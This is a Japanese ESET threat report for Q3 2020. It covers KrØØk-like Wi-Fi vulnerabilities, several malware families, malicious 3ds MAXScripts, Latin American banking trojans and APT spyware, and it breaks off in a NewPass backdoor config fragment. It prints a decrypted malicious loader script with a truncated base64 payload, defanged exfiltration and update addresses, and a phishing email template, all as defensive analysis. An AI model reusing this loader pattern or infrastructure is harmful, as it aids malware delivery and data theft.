サイバーセキュリティ脅威レポート 2020年第3四半期

WeLiveSecurity.com
@ESETresearch
ESET GitHub

ENJOY SAFER TECHNOLOGY™

目次

序文

2020 年第 3 四半期の ESET 脅威レポートをご覧いただきありがとうございます。

この冬は、新型コロナウイルスの感染が再拡大すると予測され、予断を許さない状況が続いていますが、新型コロナウイルスによりサイバー攻撃は全体としてその勢いを弱めているようです。2020 年第 3 四半期には、新型コロナウイルスに便乗する攻撃手法が陳腐化したため、サイバー犯罪者は「基本に立ち返った」ように見えます。しかし、パンデミックの影響が続く国や地域では、セキュリティ面で多くの課題があるリモートワークが今も続いています。

特にリモートデスクトッププロトコル（RDP）を標的とした攻撃は上半期を通して増加しました。これはリモートワーク環境が特に狙われていることを示しています。第 3 四半期の RDP 攻撃は、標的となったユニーククライアント数で 37% 増加しました。これは、コロナ禍にあって、セキュリティ対策が脆弱なままインターネットに接続するシステムの数が増加していること、そして、RDP を標的とするランサムウェア組織の攻撃手法を他の多くのサイバー犯罪者が模倣している結果と考えられます。

ESET の専門家は、ランサムウェア攻撃の詳細を追跡しています。今四半期には初めて、ランサムウェア攻撃を受けた病院で患者が死亡し、殺人事件として捜査される事件が発生しました。驚くべきことに、7 四半期連続で減少傾向にあった暗号通貨を採掘するクリプトマイナーが復活しました。そのほかにも第 3 四半期にはさまざまなことが発生しました。その筆頭は、Emotet の復活です。Emotet は、Android デバイスで銀行関連の情報を狙うマルウェアであり、大手の配送・物流企業になりすました電子メールが大量に配信され拡散されました。

今四半期には、ESET の研究によりさまざまな脆弱性や問題が明らかになりました。ESET の研究者は、KrØØk に似たバグに対して脆弱性がある多くの Wi-Fi チップを発見しました。さらに暗号通貨取引アプリに組み込まれた Mac マルウェア、Linux の VoIP ソフトスイッチを標的とする CDRThief を検出し、暗号通貨の採掘など 3 つの脅威をもたらす KryptoCibule の詳細についても分析しました。

本レポートでは、これらの調査結果の概要を伝えるとともに、これまでに発表されていなかった APT グループの活動に関する最新情報もお届けします。「ESET Research Lab からの最新情報」と「APT グループの動向」のセクションでは、TA410、Sednit、Gamaredon などの APT グループの最新情報を参照できます。

また、ESET は MITRE ATT&CK ナレッジベースへの貢献を継続しており、第 3 四半期には ESET が提出した 4 件の情報が追加されました。ESET リサーチチームは、他にも KrØØk のテスト用スクリプトや Stantinko マルウェアの分析を容易にする「Stadeo」ツールを公開しました。

今四半期は世界中で多くのオンラインイベントが実施されました。ESET の研究者は、Black Hat USA と Black Hat Asia、CARO、Virus Bulletin、DEF CON、Ekoparty やその他の多くのイベントで、研究の成果を共有しました。今後、Botconf、AVAR、CODE BLUE では ESET の研究者による講演やワークショップが開催されますので、ぜひご参加ください。

本レポートが皆さまのセキュリティ対策に役に立つことを願っています。健康を維持しながら安全にお過ごしください。

リサーチ部門　最高責任者　Roman Kováč

特集記事

KrØØk に類似する脆弱性が検出され、データが盗み出される恐れがある多くの Wi-Fi チップの存在が明らかに

Miloš Čermák および Robert Lipovský

ESET の研究者は、これまで考えられていたよりも多くのチップ製品が、KrØØk に似たバグの影響を受けることを明らかにしました。


ESET が発見した KrØØk の脆弱性は、Apple、Samsung、Amazon、および他の脆弱なチップセットを使用しているデバイスを含めると、10 億台を超えるデバイスに影響を与えます。最新の調査から、同様のバグにより、これまで想定されていたよりも多くのチップ製品が影響を受けることが明らかになりました。

KrØØk および関連する脆弱性が検出された経緯

KrØØk [1]（正式には CVE-2019-15126）は ***Broadcom と Cypress の Wi-Fi チップに存在する脆弱性*** [2] です。これは、WPA2 の暗号化トラフィックが不正に復号化される問題です。具体的には、このバグにより、ワイヤレスネットワークのデータが、4 ウェイハンドシェイクで確立された適切なセッションキーではなく、数字がすべて 0 のキーを使用して脆弱なデバイスで暗号化されるというものです。この危険な状況は、脆弱性のある Broadcom および Cypress のチップで Wi-Fi のアソシエーションが解除された後に発生します。

KrØØk を悪用することで、攻撃者は重要な機密データを傍受あるいは解読できます。KrØØk を Wi-Fi の一般的な攻撃手法と比較した場合、攻撃者にとっては認証を回避でき、WLAN へのアソシエーションが不要となるという大きな利点があります。つまり、Wi-Fi のパスワードを知らなくても攻撃が可能になります。

ESET は、影響を受けるベンダー（および ***ICASI*** [3]）に責任のある方法でこの脆弱性を公開してから、2020 年 2 月の ***RSA Conference in February 2020*** [4] でこの問題を初めて発表しました。



KrØØk の概要 - アソシエーションが解除されたあとに、データは数字がすべてゼロのセッションキーで暗号化されて送信されます。

KrØØk のバグが検出された結果、多くのチップセットメーカーやデバイスメーカーによるこの問題への関心が高まり、自社製品が脆弱であることを特定したメーカーもありました。バグが特定されてから、多くのメーカーがパッチを提供しています。ESET は、この問題に関連するベンダーのアドバイザリのリストを***このサイト*** [5] で管理しています。

Broadcom や Cypress 以外の Wi-Fi チップでは CVE-2019-15126 の脆弱性は確認されていませんが、類似する脆弱性が他のベンダーのチップにも影響することがわかりました。これらの調査結果は、***Black Hat USA 2020*** [6] で初めて公表されました。その概要を以下に説明します。

Qualcomm — CVE-2020-3702

Broadcom や Cypress のチップの他に ESET が調査したチップの 1 つが Qualcomm のチップです。ESET が検出したこの脆弱性（CVE-2020-3702）もまた、アソシエーションの解除がトリガーとなっており、暗号化されたデータフレームの代わりに暗号化されていないデータを送信することで、データが意図せずに開示されます。これは、KrØØØk の問題とよく似ています。しかし、主な違いは、数字がすべてゼロのセッションキーでデータが暗号化されるのではなく、全く暗号化されないことです。

このスクリーンショットは、Qualcomm チップを搭載する Wi-Fi ルーターでアソシエーションが解除された後に取得されたフレームの Wireshark ログを示しています。Frame Control フィールドの Protected フラグが TRUE に設定され、フレームに CCMP パラメータが設定されているように見えます。これらの両方は、データフレームが暗号化されることを示しています。それにもかかわらず、データは暗号化されずに送信されていました。


ESET がテストした結果、脆弱であることが判明したデバイスは、D-Link DCH-G020 スマートホームハブと Turris Omnia の無線ルーターです。もちろん、脆弱な Qualcomm のチップセットを使用している他のデバイスにパッチを適用していない場合も、脆弱なままです。

ESET がこの問題を開示した後の Qualcomm の対応は、非常に協力的であり、7 月には公式にサポートされている製品について修正版をリリースしました。

MediaTek と Microsoft Azure Sphere

また、MediaTek のいくつかの Wi-Fi チップにも同様の脆弱性（暗号化の欠如）があることが ESET の調査で確認されました。

影響を受けるデバイスの 1 つは、ASUS RT-AC52U ルーターです。もう 1 つは、Microsoft Azure Sphere 開発キットです。ESET は、***Azure Sphere Security Research Challenge partnership*** [7] に参加して、この問題を調査しました。Azure Sphere は、スマートホーム家電、産業機器、また他の多くの IoT アプリケーションに関連するプラットフォームであり、MediaTek の MT3620 マイクロコントローラを使用しています。



脆弱な Qualcomm チップを搭載する WiFi ルーターでアソシエーションが解除された後に取得されたフレームの Wireshark ログ

MediaTek は、この問題を修正するソフトウェアパッチを 2020 年 3 月から 4 月にかけて公開しています。MT3620 の修正プログラムは、2020 年 7 月にリリースされ、Azure Sphere OS バージョン 20.07 に組み入れられました。

結論

ESET が検出した KrØØk や上記で説明した類似する脆弱性は、WPA2 などの単一機能だけを利用するセキュリティ対策では十分ではないことを暗示しています。WPA2 で保護されるネットワークには、公共の誰でも利用できる Wi-Fi 環境と同等のレベルの対策を講じてから利用するべきです。また、SSL/TLS や VPN を介して暗号化していることを確認してください。

WeLiveSecurity のブログ記事 [8]

ESET Research Lab からの最新情報

世界各国にある ESET Research Labs の
最新の調査結果

UEFI マルウェア

コンピュータを起動できなくし、身代金を要求する EFIlock マルウェア

ESET リサーチチームは、悪意のあるいくつもの EFI ブートローダの検体を確認しました。このマルウェアは、ESET 製品では EFI/EFIlock として検出されますが、身代金を求めるメッセージを表示し、コンピュータを起動できなくします。UEFI セキュアブート機能が無効になっているコンピュータのセキュリティが侵害される恐れがあります。

ドロッパーによりデフォルトの EFI ブートローダ「bootx64.efi」が置換され、悪意のあるブートローダを起動するために EFI システムパーティションにある Microsoft EFI モジュールが削除されます。置き換えられたブートローダは、身代金を要求するメッセージを表示し、再起動しても、無限にメッセージが表示されます。身代金を要求するメッセージの主張とは異なり、EFIlock は攻撃を受けたコンピュータを暗号化していません。

Twitter のスレッド [9]

Evilnum グループ

悪辣な組織 Evilnum とそのツールセットの詳解

ESET は、フィンテック企業への攻撃に利用された Evilnum マルウェアを背後で操るサイバー犯罪組織 Evilnum の活動を分析しました。このマルウェアは少なくとも 2018 年から出回っていますが、この組織の活動はこれまでほとんど知られていませんでした。

この組織が使用しているツールセットとインフラストラクチャは、Golden Chickens から購入したツールに、独自のマルウェアを組み合わせて構成されていることが、ESET の調査によって明らかになりました。Golden Chickens は、FIN6 や Cobalt Group などの悪名高いサイバー犯罪組織にも、サービスとしてのマルウェア（MaaS）を提供しています。

ESET のテレメトリ（監視チームデータ）によると、Evilnum の標的は、オンライン取引プラットフォームやツールを提供しているフィンテック企業です。Evilnum グループの主な目的は、標的をスパイして、標的の企業とその顧客の両方から財務関連情報を盗み出すことです。

Google ドライブにホストされている ZIP ファイルへのリンクが記載されたスピアフィッシングメールが標的に送信されます。この ZIP ファイルには、おとり文書を表示しながら、悪意のあるコンポーネントを抽出して実行するショートカットファイルがいくつも含まれています。

WeLiveSecurity のブログ記事 [10]

Mac に関する脅威

Mac 向けの暗号通貨取引アプリがリブランディングされ、マルウェアが組み込まれる

ESET リサーチチームは、Mac コンピュータにトロイの木馬が仕込まれた暗号通貨取引アプリを配布している Web サイトを発見しました。これらは合法的なアプリですが、GMERA マルウェアが仕込まれており、このマルウェアのオペレーターは被害者の機密情報を盗むために使用しています。

今回明らかになった GMERA 攻撃では、正規の Kattana の取引アプリケーションが大規模にリブランディング（改変）されており、同社の Web サイトが模倣され、インストーラにマルウェアがバンドルされています。トロイの木馬として動作するこのアプリでは、Cointrazer、Cupatrade、Licatrade、および Trezarus4 つの名前が使用されています。

ESET は、マルウェアコードを分析し、さらに、このサイバー犯罪者の目的を明らかにするためにハニーポットを設置しました。この調査により、攻撃者は Cookies や Web サイトの閲覧履歴、暗号通貨ウォレット、スクリーンキャプチャなどのブラウザ関連の情報を収集していることが確認されました。

WeLiveSecurity のブログ記事 [11]

バンキングマルウェア（銀行を標的とするマルウェア）

Mekotio：セキュリティアップデートになりすますマルウェア

ESET の研究者は、スペイン語とポルトガル語圏の銀行を標的とするトロイの木馬 Mekotio を分析しました。Mekotio は、スクリーンショットの取得、影響を受けるマシンの再起動、銀行の正規の Web サイトへのアクセスの制限、さらにはビットコインや Google Chrome ブラウザに保存されている認証情報の盗み出しなどの、いくつもの一般的なバックドア機能を実装しています。

Mekotio は少なくとも 2015 年から活動しており、ESET が調査している他のバンキングトロイの木馬と同じように、Delphi で書かれていること、偽のポップアップウィンドウを使用していること、バックドア機能を実装していることなど、このマルウェアファミリーに共通する特徴が見られます。Mekotio は、ユーザーに不審に思われないように、メッセージボックスを表示してセキュリティアップデートプログラムになりすまします。

WeLiveSecurity のブログ記事 [12]

暗号通貨を盗み出すマルウェア

KryptoCibule：マルチタスク型で複数の暗号通貨を盗み出すマルウェア

ESET リサーチチームは、悪意のあるトレントを介して拡散し、複数の手法でできるだけ多くの仮想通貨を盗み出す、これまで公開されていなかったマルウェアファミリーを検出しました。ESET のテレメトリによると、この脅威は、チェコ共和国とスロバキアのユーザーを主な標的としています。KryptoCibule という名前は、チェコ語とスロバキア語の Krypto（暗号）と Cibule（玉ねぎ）に由来します。

このマルウェアは暗号通貨に関する三重の脅威をもたらします。乗っ取ったユーザーマシンのリソースを使用して暗号通貨を採掘し、クリップボードにあるウォレットのアドレスを置き換えて取引を乗っ取り、暗号通貨関連のファイルを盗み出し、検出を回避するためにいくつもの手法を展開します。KryptoCibule は、通信インフラストラクチャとして Tor ネットワークと BitTorrent プロトコルを多用します。

WeLiveSecurity のブログ記事 [13]

Linux に関する脅威

通話関連の詳細を盗み出す Linux VoIP ソフトスイッチを標的とする CDRThief

ESET は、Linux ベースのボイスオーバー IP（VoIP）ソフトスイッチを標的とする CDRThief マルウェアを発見しました。

ESET ではマルウェア検体を共有する仕組みを構築していますが、この検体はその共有フィードに提供されたものです。珍しく、全く新しい Linux マルウェアであったことから、ESET は関心を持って分析することにしました。さらに興味深いのは、このマルウェアが特定の Linux VoIP プラットフォームを標的としていることです。

マルウェアの主な目的は、セキュリティを侵害したこのソフトウェアスイッチから、通話の詳細な記録（CDR）などのさまざまなプライベートデータを盗み出すことです。CDR には、発呼者と着呼者の IP アドレス、通話開始時刻、通話時間、通話料金などの VoIP 通話に関するメタデータが含まれます。このメタデータを盗むために、マルウェアはソフトウェアスイッチが使用している内部の MySQL データベースを照会します。このため、攻撃者は標的となるプラットフォームの内部アーキテクチャの詳細を把握していると考えられます。

攻撃者が盗み出した情報を何のために利用しているかは明らかになっていませんが、通話データの記録は、サイバースパイや VoIP の詐欺に悪用される恐れがあります。

WeLiveSecurity のブログ記事 [14]

悪意のある 3ds MAXScripts 、ESET 脅威レポート独占情報

悪意のある 3ds MAXScriptsを悪用する 2 つの攻撃により、多くの 3ds Max ユーザーが影響を受ける

PhysXPluginStl

2020 年 8 月中旬に Bitdefender [15] は、3ds Max スクリプト（MSE）ファイルを使用した攻撃を報告しました。これは「PhysXPluginStl.mse」という名前のファイルであり、攻撃の初期段階で使用されます。このファイルには、悪意のある DLL が含まれています。ESET もこの攻撃を調査し、その結果を*ツイートしました* [16]。

Autodesk 3ds Max はプロ向けの人気の高い 3D モデリングとアニメーションソフトです。MSE スクリプトとは、独自の暗号化アルゴリズムで暗号化された 3ds MAXScripts（MS）です。このアルゴリズムでは、version:1 と version:2 の 2 つのバージョンがサポートされています。version:1のアルゴリズムには、3ds Max の全バージョンでサポートされているという利点があります。攻撃の対象となるユーザーを最大化するために、攻撃者はこのアルゴリズムを選択しています。

「PhysXPluginStl.mse」を復号化したところ、3ds Max の .NET バインドを使用してロードされる base64 でエンコードされた .NET DLL が含まれています。

```
/* Decrypted malicious MSE script */
try(((((dotnetclass "Reflection.Assembly").Load ((dotNetClass "Convert").
FromBase64String "TVqQAAM[...]AAAAAAAA")).GetType "B4E6HVVnCvY.hgB6CYsCRMX").
GetMethod "zPM7lFrLLNE").invoke undefined undefined)catch()
```

悪意のある 3ds Max スクリプトを復号化した内容

ESET のテレメトリから数百人の被害者がいることが確認されています。これらの被害は、主に韓国と日本で発生しています。この脅威の兆候が最初に見られたのは、2020 年 2 月にさかのぼります。これらの被害者には、ビデオゲーム会社が含まれていますが、3ds Max ソフトウェアの機能を考えれば、これは驚くに値しません。

偶然にも、これらのゲーム業界の被害者には、過去に Winnti Group の標的となった企業もいました（*2019 年 10 月* [17] と *2020 年 5 月* [18] の調査結果を参照）。しかし、分析を進めたところ、Winnti Group とこの攻撃の間にツールやコード、インフラ構造で重複している箇所は特定されなかったことから、両者に関連性はないと考えられます。

ALC3

悪意のある MSE ファイルを使用するこの攻撃は、ESET だけが検出して観察しているわけではありません。昨年 3 月には、*ブログ* [19] と *Autodesk App Store* [20] のコメントで、ALC3 と呼ばれる新しい悪意のある MAXScripts が 3ds Max モデルを盗み出し、一度保存されると他の MAXScripts ファイルに感染するように設計されていることが言及されています。

悪意のあるこのスクリプトは、まず、ホストに関する次のようなさまざまな情報を収集します。

- コア数
- メモリ量
- ディスクドライブのモデル、サイズ、シリアル番号
- Ethernet トネットワークインターフェースの MAC アドレスと割り当てられた IP アドレス
- 使用されている 3ds Max のバージョン


これらの情報と、現在の 3ds Max モデルの情報が一緒に、電子メールで rrr888_3000@126[.]com のアドレスに送信されます。送信者は sss777_2000@126[.]com であり、System.Net.Mail .NET API と smtp.126[.]com SMTP サーバーが使用されます。この攻撃では、被害者のマシン情報だけでなく、3ds Max モデルにもアクセスし、貴重な知的財産が盗まれる恐れがあります。

また、このマルウェアは http://www.maxscript[.]cc/update/upscript.mse にアクセスして自身を更新し、更新したスクリプトを 3ds Max のスタートアップフォルダに保存し、3ds Max が起動されるたびに実行します。


最近、maxscript[.]cc ドメインはこの攻撃者によって管理されていなかったことから、ESET がシンクホール化しました。このマルウェアには C&C をバックアップする仕組みが実装されていないため、攻撃者によるマルウェアの更新を防止できます。しかし、ウイルスは拡散を続けており、データの盗難が続いています。

シンクホール化したこのドメインによって、3ds Max を実行している数万台のコンピュータがこのスクリプトによってセキュリティが侵害されており、被害者の 90% 以上が中国にあるコンピューターであることがわかりました。

セキュリティ侵害の痕跡（IoC） [21]



悪意のある MAXScripts PhysXPluginStl の被害者の地理的分布



悪意のある MAXScripts ALC3 の被害者の地理的分布


ラテンアメリカの銀行を標的とするトロイの木馬、ESET 脅威レポート独占情報

ESET は 3 年以上にわたってラテンアメリカの銀行を標的とするトロイの木馬を監視していますが、これらのマルウェアファミリーは常に進化を続けています。2020 年第 3 四半期は、第 2 四半期と比較していくつかの大きな変化が見られました。

ラテンアメリカの銀行を標的とするトロイの木馬：舞台は欧州へ広がる

Grandoreiro [22]、***Mekotio*** [12] および ***Mispadu*** [23] は、最も活発に活動しているラテンアメリカの銀行を標的とするトロイの木馬です。2019 年末以降、これら 3 つのバンキングトロイの木馬は、ラテンアメリカから、スペインとポルトガルにまで拡大しました。言語が類似していることから、これは予測ができたことかもしれません。しかし意外なことに、ESET の第 3 四半期のテレメトリでは、このトロイの木馬の母国であるブラジルでの活動が大幅に減少しました。

第 2 四半期と比較すると、スペインでの攻撃が倍増し、ブラジルでの攻撃は大幅に減少しました。これは、ラテンアメリカがもはや標的ではないという意味ではありません。この地域は、ラテンアメリカの銀行を標的とする ***Casbaneiro*** [24] と Vadokrist のトロイの木馬による継続的な攻撃を受けています。



Grandoreiro、Mekotio、および Mispadu を合わせた攻撃の標的となった国と地域

ヨーロッパでの攻撃の活発化は、***イタリアを標的とするスパム攻撃*** [25] が第 3 四半期の最後の数週間で発生していたことからも確認できます。驚くべきことは、これらのマルウェアファミリーのオペレーターがラテンアメリカで使用されている以外の言語を使用したのは初めてであることです。スペイン語で書かれているものもありますが、これらのメールの内容が稚拙であることが多いのは、攻撃者がイタリア語を流暢に使えないためと思われます。さらに、メールのテンプレートは、スペイン語の攻撃で使用されているものと同じです。スペインに比べて、これらの攻撃の規模は非常に小さいのは、これらのサイバー犯罪者が攻撃の対象範囲をテストしている段階であるからだと考えられます。イタリアが次の主要な標的になる可能性も考えられます。


De Notificacion Pendiente <contacto@accesofinanciero.com>
Assumpte Fwd: Servicio Tributaria - Nº (911817) 5:09
A [redacted]

PDF

Descargar todo como zip archivos adjuntos (128 kb)

se anexa el seguiente comprobante fiscal digital

Remitente: Servicio de Administración Tributaria.

Hemos identificado que tienes pendiente de presentar, al 30 de septiembre de 2020, lo siguiente:

A quien corresponda

SERIE Y FOLIO:	2158945
FECHA DE EMISION:	30/09/2020
MONTO TOTAL:	9522.20

Servicio de Administración Tributaria,
+35 1308 808 500 Capitales y áreas metropolitanas

Mekotio がスペインで使用しているスパムメールテンプレート

> ***ラテンアメリカの銀行を標的とするトロイの木馬がスペインとポルトガルも標的にし始めたのは驚くべきことではありません。しかし、ブラジルでの活動が大幅に減少したことや、イタリアで突然攻撃が開始されたことは驚くに値します。***
>
> ***Juraj Horňák、ESET マルウェアアナリスト***

Mekotio は、64 ビット亜種のバイナリが登場した最初のラテンアメリカの銀行を標的とするトロイの木馬です。現在のマルウェアでは 64 ビットの亜種は当たり前のように見られますが、これまではこれらのマルウェアファミリーでは使用されていませんでした。これは、トロイの木馬の開発者が継続的な強化を行っていることを示しています。

このトピックの詳細については、ESET が最近公開した***ホワイトペーパー*** [26] をご覧ください。ラテンアメリカの銀行を標的とするトロイの木馬の開発者がどのように密接に連携しているかを詳しく説明しています。

セキュリティ侵害の痕跡（IoC） [21]

APT グループの動向

ESET の調査で明らかになった
APT（持続的標的型攻撃）グループとその攻撃

Android に関する脅威

Welcome Chat は安全なメッセージングアプリ？まるで見当違いです

ESET の研究者は、中東で長期間実行されている新しいサイバースパイ作戦を発見しました。この作戦は、Gaza Hackers（別名、Molerats）と呼ばれるサイバー犯罪組織と繋がりがあると考えられます。

この作戦で使用されているツールは、実際に動作するチャット機能を提供しながらスパイウェアとしても機能する Android アプリである「Welcome Chat」です。このアプリを宣伝して配布している悪意のあるサイトは、Google Play ストアから入手できる安全なチャットプラットフォームを利用できると謳っています。

どちらの主張も虚偽です。Welcome Chat はスパイツールであり、Android の公式アプリストアからは入手できません。さらに、このスパイウェアのオペレーターは、被害者から収穫したデータをインターネットから自由に利用できるようにしていました。

コアとなるスパイ機能はユーザーのチャットの監視です。Welcome Chat アプリは、送受信された SMS メッセージ、通話履歴、連絡先リスト、ユーザーの写真、録音された電話、デバイスの GPS 位置、およびデバイス情報を盗み出すことが可能です。

WeLiveSecurity のブログ記事 [27]

Android スパイウェアを進化させた APT-C-23 グループ

ESET のリサーチチームは、「Two-tailed ScorpionI（二尾のサソリ）」とも呼ばれ、主に中東を標的にしている脅威グループ「APT-C-23」が使用している Android スパイウェアのこれまで報告されていなかったバージョンを検出しました。ESET 製品はこのマルウェアを Android/SpyC23.A として検出します。

この脅威グループが使用しており過去に文書化されたモバイルスパイウェアのバージョンと比較すると、Android/SpyC23.A は、メッセージングアプリの通知の読み取り、WhatsApp の通話録音や画面の録画などのスパイ機能を拡張しているほか、Android にインストールされているセキュリティアプリの通知を解除するなど、ステルス性を高めるための新しい機能を実装しています。

スパイウェアを配布する方法の 1 つは、偽の Android アプリストアを介して、Threema や Telegram などの人気のあるメッセージングアプリになりすますことです。マルウェアを初期化する準備ができると、ユーザーはマルウェアのリソース内に保存されている正規のアプリを手動でインストールするように求められます。正規のアプリがインストールされている間、マルウェアはそのデバイスで自身の存在を隠ぺいします。このシナリオでは、ユーザーのデバイスにはダウンロードしようと思った機能を提供するアプリがインストールされますが、秘密裏にスパイウェアがインストールされており、バックグラウンドで実行されることになります。

WeLiveSecurity のブログ記事 [28]

NewPass、ESET 脅威レポート独占情報

NewPass：マルウェアの帰属についての異なる視点

2020 年 6 月、過去に文書化されていないマルウェアがキプロスから VirusTotal にアップロードされました。数週間後に、このマルウェアは Turla グループに帰属しているとされ、別のセキュリティ会社 Telsy によって、NewPass という名前が付けられました。ESET の研究者は、マルウェアの帰属に関するこれらの企業の主張に同意しておらず、NewPass の帰属は現在のところ不明という立場です。

実は、2019 年 3 月、Dukes（通称 APT29）に関連するインシデントを調査しているときに、ESET はこのバックドアに気が付きました。このインシデントについては、ESET の *Operation Ghost に関するホワイトペーパー* [29] で説明しています。これは、欧州連合（EU）加盟国の外務省が標的になったインシデントです。この調査では、Turla が操作しているバックドアである Crutch のいくつかの検体も、同じコンピュータから検出されています。

2020 年 6 月に NewPass を VirusTotal にアップロードしたまったく同じキプロスの提供者が、2020 年 5 月にも Turla Carbon バックドアの検体を VirusTotal にアップロードしています。現在の、NewPass が Turla に帰属しているという一般的な解釈は、ほとんどがこの情報に基づいていると考えられます。

NewPass の技術的な特徴

NewPass は C++ で書かれた複雑なバックドアです。既知の Dukes や Turla マルウェアファミリーのコードとの類似性は見られません。

ディスクにはローダーと暗号化された仮想ファイルシステムがあり、その中には JSON 形式の設定ファイルとバックドアの DLL が含まれています。

```
"RunDllName": "rundll32.exe",
"AgentBinaryName": "lib3DXquery.dll",
"ImgurTokenRefreshTime": "864000",
"PostMinSize": "4096",
"ClientSecret": "",
"InitialSleepTime": "120",
